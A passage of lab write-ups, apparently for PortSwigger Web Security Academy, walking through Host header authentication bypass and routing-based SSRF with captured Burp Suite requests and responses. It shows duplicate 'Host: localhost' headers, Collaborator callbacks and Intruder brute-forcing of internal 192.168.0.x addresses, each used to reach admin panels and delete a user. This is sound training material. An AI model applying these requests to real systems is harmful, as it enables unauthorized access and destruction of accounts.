
Request body parameters

Request cookies

Request headers

Response headers

- Here we can see a “normal” request is made to the application, however, the Exploit Server’s domain is till reflected in the HTTP response, which points to the malicious JavaScript function.
- If the home page of the application is requested, the alert() payload will execute. The cache has been poisoned.




# Lab: Host header authentication bypass


# Lab: Host header authentication bypass

- This lab makes an assumption about the privilege level of the user based on the HTTP Host header.
- To solve the lab, access the admin panel and delete Carlos's account.
- **Steps to Exploit:**
- See slides.



- Browsing to the /admin endpoint, the application responds that the Admin interface is only available to local users.

 Host header authentication bypass

LAB Not solved 

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Admin interface only available to local users

- The same request through Burp Suite.

## Request

```
1 GET /admin HTTP/2
2 Host: Daf300f5043b41e0801acbb400dc0028.web-security-academy.net
3 Cookie: session=kHXa4WFpcvTwrObRjEmcmrFIKMigAHCv; _lab=
  46%7cMCwCFDZQKFksyXVHOht7NBdmp4rC8UUxAhR5pjFPJoUFkkLS7VxPz9s3Muff%2bgs3C%2f%2
  bXEK9yhB9fPqPW2cCMeIDph19vqq8isDvdbi0cwIfK318SD%2fNFwt%2fGEQmWD%2bAJ87jNzc1NM
  yqrVkjneH1NqnJKUggP%2frHP7OKV2bdP%2bt4kSOo%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
```

## Response

```
1 HTTP/2 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2310
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
      Host header authentication bypass
    </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
15    </script>
16    <div id="academyLabHeader">
17      <section class='academyLabBanner'>
18        <div class=container>
19          <div class=container>
20            <div class=container>
21              <div class=container>
22                <div class=container>
23                  <div class=container>
24                    <div class=container>
25                  </div>
26                </div>
27              </div>
28            </div>
29          </div>
30        </div>
31      </section>
32    </div>
33  </body>
34 </html>
```

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Target: <https://0af300f5043b41e0801acbb400dc0028.web-security-academy.net>

### Request

Pretty Raw Hex Hackvortor

```
1 GET /admin HTTP/2
2 Host: 0af300f5043b41e0801acbb400dc0028.web-security-academy.net
3 X-Forwarded-Host: localhost
4 Cookie: session=Kma4Vp6V1rC8RjLmCm1rKkRigancv; _lab=46t7cMCwCFDZQKFksyXVHOH7NBdmp4rC8UUXAhR5pjFPJoUFkKLS7VxPz9s3Mufft2bgs3C%2ft2bXEK9yhB9fPqPW2cCMeIDph19vqq8isDvdbi0cwIfK318SDt2fNFwt2fGEQmWDt2bAJ87jNzciNM1yqrVkjneH1NqnJKUggP%2frHP7OKV2bdP42bt4kS0o%3d
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

### Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2310
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
12      Host header authentication bypass
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17      </script>
```

### Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

- Adding the “X-Forwarded-Host” header in the request with the value of localhost does not affect the application’s response.

- Adding another “Host” header and including the value of localhost, will affect the application’s response.
- Now the application responds with a 200 OK message and displays the Admin panel.

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Target: <https://0af300f5043b41e0801acbb400dc0028.web-security-academy.net>

### Request

Pretty Raw Hex Hackvortor

```
1 GET /admin HTTP/2
2 Host: 0af300f5043b41e0801acbb400dc0028.web-security-academy.net
3 Host: localhost
4 Cookie: session=Kma4Vp6V1rC8RjLmCm1rKkRigancv; _lab=46t7cMCwCFDZQKFksyXVHOH7NBdmp4rC8UUXAhR5pjFPJoUFkKLS7VxPz9s3Mufft2bgs3C%2ft2bXEK9yhB9fPqPW2cCMeIDph19vqq8isDvdbi0cwIfK318SDt2fNFwt2fGEQmWDt2bAJ87jNzciNM1yqrVkjneH1NqnJKUggP%2frHP7OKV2bdP42bt4kS0o%3d
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

### Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 2845
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11    <link href=/resources/css/labs.css rel=stylesheet>
12    <title>
13      Host header authentication bypass
14    </title>
15  </head>
16  <body>
17    <script src="/resources/labheader/js/labHeader.js">
18      </script>
19    <div id="academyLabHeader">
20      <section class='academyLabBanner'>
21        <div class=container>
```

### Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

- Now request the endpoint where the user carlos will be deleted.
- This works because of the different parsing that the systems/application is performing on the Host header. We can still reach the application, and when it parses the headers, it sees that it is coming from local host.

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Target: <https://0af300f5043b41e0801acbb400dc0028.web-security-academy.net>

Request

PrettyRawHexHackvortor

1 GET /admin/delete?username=carlos HTTP/2

Host: 0af300f5043b41e0801acbb400dc0028.web-security-academy.net

Host: localhost

4 Cookie: session=KHxa4WfpcvTwRObRjEmcmrFIKMigAHCv; \_lab=46%7cMCwCFDZQKFksyXVHOHT7NBdmp4rC8UUxAhR5pjFPJoUfKkLS7VxPz9s3Muff%2bgs3C%2f%2bXEk9yhB9fPqPW2cCMeIDph19vqq8isDvdbi0cwIfK318SD%2fNFwt%2fGEQmWD%2bAJ87jNzc1NM yqrVkjneHlNqnJKUggP%2frHP7OKV2bdP%2bt4kSOo%3d

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

7 Accept-Language: en-US,en;q=0.5

8 Accept-Encoding: gzip, deflate

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

Response

PrettyRawHexRenderHackvortor

1 HTTP/2 302 Found

2 Location: /admin

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

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Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

# Lab: Routing-based SSRF

# Lab: Routing-based SSRF

- This lab is vulnerable to routing-based SSRF via the Host header. You can exploit this to access an insecure intranet admin panel located on an internal IP address.
- To solve the lab, access the internal admin panel located in the 192.168.0.0/24 range, then delete Carlos.
- Note
- To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.
- **Summary:**
- See slides.

- When requesting the /admin endpoint, the application responds with a “Not Found” message.

## Request

```

1 GET /admin HTTP/2
2 Host: 0ad0006d04247a1182d1381f00a500f1.web-security-academy.net
3 Cookie: session=Z7OKSL4OqohIbuxmC2f1ldIprTBm2pAW; _lab=
46%7cMCwCFGgQU6j44rGh%2f1lrOVpKfyNwuXp13AhQR%2bT0mlqbZuTz0kLojIu8HXXx%2fBsQ75A
Uxr1OTsFj7n22uiOGQ5b7t2q8CHAgdFr1lnkRFX4vOYQj1R0QNban2c85DkzDCXKre7%2foVtTv1x
c4VZERqlrIozBu5WJ6jF%2fYPZbV4BOTitkA%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate

```

## Response

Pretty	Raw	Hex	Render	Hackvortor
1	HTTP/2 404 Not Found			
2	Content-Type: application/json; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 11			
5				
6	"Not Found"			

- Changing the value of the Host header to the Burp Collaborator's endpoint, and the application successfully sends the request to Burp Collab.

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Target: <https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net>

### Request

Pretty Raw Hex Hackvortor

```
1 GET /admin HTTP/2
Host: 042e408o2fa3e86ky3y68x2qrhx8ly9n.oastify.com
Cookie: session=Z7OK5L4OgohIbuxmC2fildIprTBm2pAW; lab=
46%7cMCwCFGqU6j44rGh%2f1lr0VPKfyNwuXp13AhQR%2bT0m1qbZuTz0kLojIu8HXKx%2fBsQ75A
Uxr10TsFj7n22uiOGQ5b7t2q8CHAgdFr1NkRFx4vOYQj1R0QNban2c85DkzDCXKre7%2foVtTv1x
c4VZERqlrIozBu5WJ6jF%2fYpZbV4BOTitkA%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
..
```

### Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 200 OK
2 Server: Burp Collaborator https://burpcollaborator.net/
3 X-Collaborator-Version: 4
4 Content-Type: text/html
5 Content-Length: 55
6
7 <html>
  <body>
    6sewgmj0gwxk4kbsv2jmlzzjjgigz
  </body>
</html>
```

### Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

# ^	Time	Type	Payload	
1	2023-May-16 23:41:25.747 UTC	DNS	042e408o2fa3e86ky3y68x2qrhx8ly9n	3.24
2	2023-May-16 23:41:25.748 UTC	DNS	042e408o2fa3e86ky3y68x2qrhx8ly9n	3.25
3	2023-May-16 23:41:25.754 UTC	HTTP	042e408o2fa3e86ky3y68x2qrhx8ly9n	34.2



- Now we will brute force the IP address of the internal application to gain access to the /admin endpoint. The configurations for Burp Intruder are below, ensure to deselect the “Update Host header...” option.

The screenshot shows the Burp Suite Intruder interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder (selected), Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, Learn, JWT Editor Keys, and Hackvortor. Below the navigation bar, there are tabs for Positions, Payloads, Resource pool, and Settings. The main area is titled "Choose an attack type" with a dropdown menu set to "Sniper" and a "Start attack" button. Below this is the "Payload positions" section, which includes a description: "Configure the positions where payloads will be inserted, they can be added into the target as well as the base request." The "Target" field is set to "https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net". A red box highlights the "Update Host header to match target" checkbox, which is unchecked. Below the target field, the request is displayed in a list format, with the first two lines highlighted in red: "1 GET /admin HTTP/2" and "2 Host: 192.168.0.50\$". The request continues with various headers and a body. On the right side of the interface, there are buttons for "Add \$", "Clear \$", "Auto \$", and "Refresh". At the bottom, there is a search bar with "0 matches" and a "Clear" button. The status bar at the bottom indicates "1 payload position" and "Length: 684".

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn JWT Editor Keys Hackvortor Settings

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Positions Payloads Resource pool Settings

? **Choose an attack type** Start attack

Attack type: Sniper

? **Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net

☐ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
1 GET /admin HTTP/2
2 Host: 192.168.0.50$
3 Cookie: SESSION=7F0eb7sqonibumozL1diprTBm2pAW; _lab=
  46%7cMCwCFGqU6j44rGh%2fillrOVpKfyNwuXp13AhQR%2bT0mlqbZuTzOkLojIu8HXKx%2fBsQ75AUxr1OTsFj7n22uiOGQ5b7t2q8CHAgdFr1NkRFx4vOYQj1ROQNban2c85DkzDCXKre7%2foVtTv1xc4VZERqlrIozBu5WJ6jF%2fYP2bV4BOT
  itkA%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

? ⚙️ ⬅️ ➡️ Search... 0 matches Clear

1 payload position Length: 684

- The following payload produced a different response code and length:
- 192.168.0.235

Positions **Payloads** Resource pool Settings

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: 256

Payload type: Numbers Request count: 256

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 0

To: 255

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits: 1

Max integer digits:

Min fraction digits:

Max fraction digits: 0

Examples

1

987654321

Attack Save Columns 3. Intruder attack of https://0ad000

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request ^	Payload	Status code	Error	Timeout	Length	Comment
232	231	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
233	232	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
234	233	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
235	234	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
236	235	200	<input type="checkbox"/>	<input type="checkbox"/>	2786	
237	236	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
238	237	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
239	238	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
240	239	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
241	240	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
242	241	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
243	242	504	<input type="checkbox"/>	<input type="checkbox"/>	273	
244	243	504	<input type="checkbox"/>	<input type="checkbox"/>	273	

Request Response

Pretty Raw Hex Hackvortor

```

1 GET /admin HTTP/2
2 Host: 192.168.0.235
3 Cookie: session=270KSL4OqohIbuxmC2f1ldIprTBm2pAW; _lab=
4 46%7cMCwCFGqU6j44rGh%2f1lrOVPRfyNwuXp13AhQR%2bT0m1qbZuTzOkLojIu8HXKx%2fBsQ75AUxr1OTsFj7n22
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none

```

- We can request the response in the browser then click on the “Delete user” button. This request will fail but send it to Burp Repeater and change the Host header to the brute forced value.

Username

carlos

Delete user

Send

Cancel

<

>

Target: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net

Request

Raw

Hex

Hackvortor

1 GET /admin HTTP/2

2 Host: 192.168.0.235

3 Cookie: session=Z7OK5L4OqohIbuxmC2f1ldIprTBm2pAW; \_lab=46%7cMCwCFGqU6j44rGh%2f1lrOVpKfyNwuXp13AhQR%2bT0m1qbZuTz0kLojIu8HXKx%2fBsQ75AUxr1OTsFj7n22uiOGQ5b7t2q8CHAgndFr1NkRFX4vOYQj1ROQNban2c85DkzDCXkre7%2foVtTv1xc4VZERqlrIozBu5WJ6jF%2fYPZhV4BOTitkA%3d

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*; q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Upgrade-Insecure-Requests: 1

9 Sec-Fetch-Dest: document

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-Site: none

12 Sec-Fetch-User: ?1

13 Te: trailers

Response

Raw

Hex

Render

Hackvortor

1 HTTP/2 200 OK

2 Content-Type: text/html; charset=utf-8

3 Cache-Control: no-cache

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 2653

6

7 <!DOCTYPE html>

8 <html>

9 <head>

10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

11 <link href=/resources/css/labs.css rel=stylesheet>

12 <title>

13 Routing-based SSRF

14 </title>

15 </head>

16 <body>

17 <script src=/resources/labheader/js/labHeader.js>

18 </script>

19 <div id=academyLabHeader>

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

- With this request, we can delete the user carlos from the application.

Send⚙Cancel<>Follow redirection

Target: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net✎

Request

PrettyRawHexHackvector

1 POST /admin/delete HTTP/2

2 Host: 192.168.0.235

3 Cookie: session=72CK5L4QcgbJhwwC2f1ldIprTBm2pAW; \_lab=46%7cMCwCFGqU6j44rGh%2f1lrOVpKfyNwuXp13AhQR%2bT0mlqbZuTzOkLojIu8HXKx%2fBsQ75AUxr1OTsFj7n22uiOGQ5b7t2q8CHAgrdFr1NkRFX4vOYQj1ROQNban2c85DkzDCXKre7%2foVtTv1xc4VZERqlrIozBu5WJ6jF%2fYPZbV4BOTitkA%3d

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*; q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 53

10 Origin: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net

11 Referer: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net/admin

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Te: trailers

18

19 csrf=ilkbgjnU842LtArkFfwj4juxN8E4mJRO&username=carlos

Response

PrettyRawHexRenderHackvector

1 HTTP/2 302 Found

2 Location: /

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

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Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

# Lab: SSRF via flawed request parsing

# Lab: SSRF via flawed request parsing

- This lab is vulnerable to routing-based SSRF due to its flawed parsing of the request's intended host. You can exploit this to access an insecure intranet admin panel located at an internal IP address.
- To solve the lab, access the internal admin panel located in the 192.168.0.0/24 range, then delete Carlos.
- Note
- To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.
- **Summary:**
- See slides.

- Injecting Burp Collaborator into the Host Header does not seem to be working here, the application responds with a 403 Forbidden.

Target: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net

**Request**

Pretty Raw Hex Hackvortor

```
1 GET / HTTP/2
2 Host: 0a2f009904cb344c81be25e2000a000f.web-security-academy.net
3 Cookie: session=By7XfSvLa55d3oCiAMtI7EDUuxVdLGeg: lab=46%7cMCwCFEhZHFMEDjC5D1LPW9rv42bucxCFHGAhRFjmnXtqHnQypggOraxKjQJBydEXLRPpl54OiLoX7bgupD2QOetfj2QpjhzmkWEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdxRgHgDEaGEWd7NDFVO%2fHpxt7DKAMQT%2fjqOYY84LTE%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
```

**Response**

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10356
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      SSRF via flawed request parsing
13    </title>
14  </head>
15  <body>
16    <script src=/resources/labheader/js/labHeader.js>
17  </script>
18  <div id="academyLabHeader">
```

Target: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net

**Request**

Pretty Raw Hex Hackvortor

```
1 GET / HTTP/2
2 Host: mka0kmoailqpum6epesojic73duimpb.oastify.com
3 Cookie: session=By7XfSvLa55d3oCiAMtI7EDUuxVdLGeg: lab=46%7cMCwCFEhZHFMEDjC5D1LPW9rv42bucxCFHGAhRFjmnXtqHnQypggOraxKjQJBydEXLRPpl54OiLoX7bgupD2QOetfj2QpjhzmkWEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdxRgHgDEaGEWd7NDFVO%2fHpxt7DKAMQT%2fjqOYY84LTE%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
```

**Response**

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 403 Forbidden
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 109
4
5 <html>
6   <head>
7     <title>
8       Client Error: Forbidden
9     </title>
10  </head>
11  <body>
12    <h1>
13      Client Error: Forbidden
14    </h1>
15  </body>
16 </html>
```

- Inserting the full URL path of the application in the request line and adding the Burp Collaborator domain in the Host Header, returns a different response now.
- A 200 OK message is returned with the Burp Collaborator response, which suggests that the application is routing the request to Burp.

Send ⚙ Cancel < ▾ > ▾

Target: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net

Request

Pretty Raw Hex Hackvortor

1 GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/ HTTP/2  
2 Host: mka0kmoailqpum6epesoic73dulmpb.oastify.com  
3 Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcg: Lab=  
4 46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPls4OiLo  
5 X7bgupDZQOetfjZQpjhzmkWEa3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7ND  
6 FVO%2fHpxt7DKAMQT%2fjqOYY84LTE%3d  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101  
8 Firefox/113.0  
9 Accept:  
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;  
11 q=0.8  
12 Accept-Language: en-US,en;q=0.5  
13 Accept-Encoding: gzip, deflate  
14 Upgrade-Insecure-Requests: 1  
15 Sec-Fetch-Dest: document

Response

Pretty Raw Hex Render Hackvortor

1 HTTP/2 200 OK  
2 Server: Burp Collaborator https://burpcollaborator.net/  
3 X-Collaborator-Version: 4  
4 Content-Type: text/html  
5 Content-Length: 55  
6  
7 <html>  
8 <body>  
9 6sewgmjOgwxk4kbsv2jmlzzjjgkgz  
10 </body>  
11 </html>

Inspector

Request attributes

Request query param

Request body param

Request cookies

Request headers

Response headers



- Now that we found a way to elicit a SSRF using the Host header, we can brute force for the relevant internal IP address using Burp Intruder.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerExtensionsLearnJWT Editor KeysHackvortor

1 x2 x3 x4 x+

PositionsPayloadsResource poolSettings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net

☐ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
1 GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/ HTTP/2
2 Host: 192.168.0.50$
3 Cookie: session=Bw7XfSwLa55q3oCiAMtJ7EDUuxWdLGrq; lab=
4 46t7cHCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGÅhRFjmmXtqHnQypggOraXkJQJBydEXLRPls4O1LoX7bgupDZQOetfj2QpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bfGHHXDRxHgDEaGEWd7NDFVO%2fHpxt7DKAMQT%2fjq0YY8
5 4LTE%3d
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15 Te: trailers
```

0 matches

Clear

1 payload position

Length: 744

- The following payload returned a different response code and length than the rest of the payloads, which means is the one we may be looking for, but it can be confirmed manually:
- 192.168.0.190

Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer

1 ×
2 ×
3 ×
4 ×
+

Positions
Payloads
Resource pool
Settings

? **Payload sets**  
